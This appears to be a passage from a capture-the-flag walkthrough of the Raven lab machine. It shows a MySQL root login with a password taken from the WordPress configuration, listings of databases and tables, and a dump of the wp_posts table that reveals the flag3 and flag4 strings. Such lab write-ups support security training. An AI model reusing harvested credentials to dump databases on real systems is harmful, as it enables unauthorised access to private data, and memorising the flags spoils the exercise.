
```
michael@target1:/var/www/html/wordpress$ mysql -u root -p'R@v3nSecurity'
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 76
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved
.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
nt.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.01 sec)

mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> use wordpress;
Database changed
```




```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> use wordpress;
Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp_comments;
```

Screenshots- WordPress Config and SQL Database

Flags 3 and 4



```
mysql> select * from wp_posts;
+----+--------------+---------------------+---------------------+-----------------------------------------------
--------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------+------
-------+-------------+-----------+------------+------------+------------+------------+--------+-------+------
-------------+-----------------+-----------------+---------+--------------------------------------------------
-------------+------------+---------+--------------+-------------+
| ID | post_author | post_date           | post_date_gmt       | post_content




                                                                                                       | post_
title    | post_excerpt | post_status | comment_status | ping_status | post_password | post_name      | to_ping | pinged | post_
modified          | post_modified_gmt     | post_content_filtered | post_parent | guid
                  | menu_order | post_type | post_mime_type | comment_count |
+----+--------------+---------------------+---------------------+-----------------------------------------------
--------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------+------
-------+-------------+-----------+------------+------------+------------+------------+--------+-------+------
-------------+-----------------+-----------------+---------+--------------------------------------------------
-------------+------------+---------+--------------+-------------+
|  1 |           1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | Welcome to WordPress. This is your first post. Edit or delete
 it, then start writing!
```



```
                  | Hello world! |                     | publish     | open           | open        |               | hello-world  |
      |           | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |                        |             0 | http://192.168.206.131/wordpress/?p=1
                  |          0 | post      |                |             1 |
|  2 |           1 | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | This is an example page. It's different from a blog post because it will s
tay in one place and will show up in your site navigation (in most themes). Most people start with an About page that introduces them to po
tential site visitors. It might say something like this:

<blockquote>Hi there! I'm a miner by day, aspiring actor by night, and this is my website. I live in Kalgoorlie, have a great dog named Red
, and I like yabbies. (And gettin' a tan.)</blockquote>

...or something like this:

<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickeys to the public ever since. Located in G
otham City, XYZ employs over 2,000 people and does all kinds of awesome things for the Gotham community.</blockquote>

As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and c
reate new pages for your content. Have fun! | Sample Page |                     | publish     | closed         | open        |              | sa
mple-page   |           | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |                        |             0 | http://192.168.206.131/w
ordpress/?page_id=2                        0 | page      |                |             0 |
|  4 |           1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}



                  | flag3        |                     | draft       | open           | open        |               |              |
      |           | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                        |             0 | http://raven.local/wordpress/?p=4
                  |          0 | post      |                |             0 |
|  5 |           1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}



                  | flag4        |                     | inherit     | closed         | closed      |               | 4-revision-v1 |
      |           | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                        |             4 | http://raven.local/wordpress/index.php/2
018/08/12/4-revision-v1/ |          0 | revision  |                |             0 |
|  7 |           2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
```

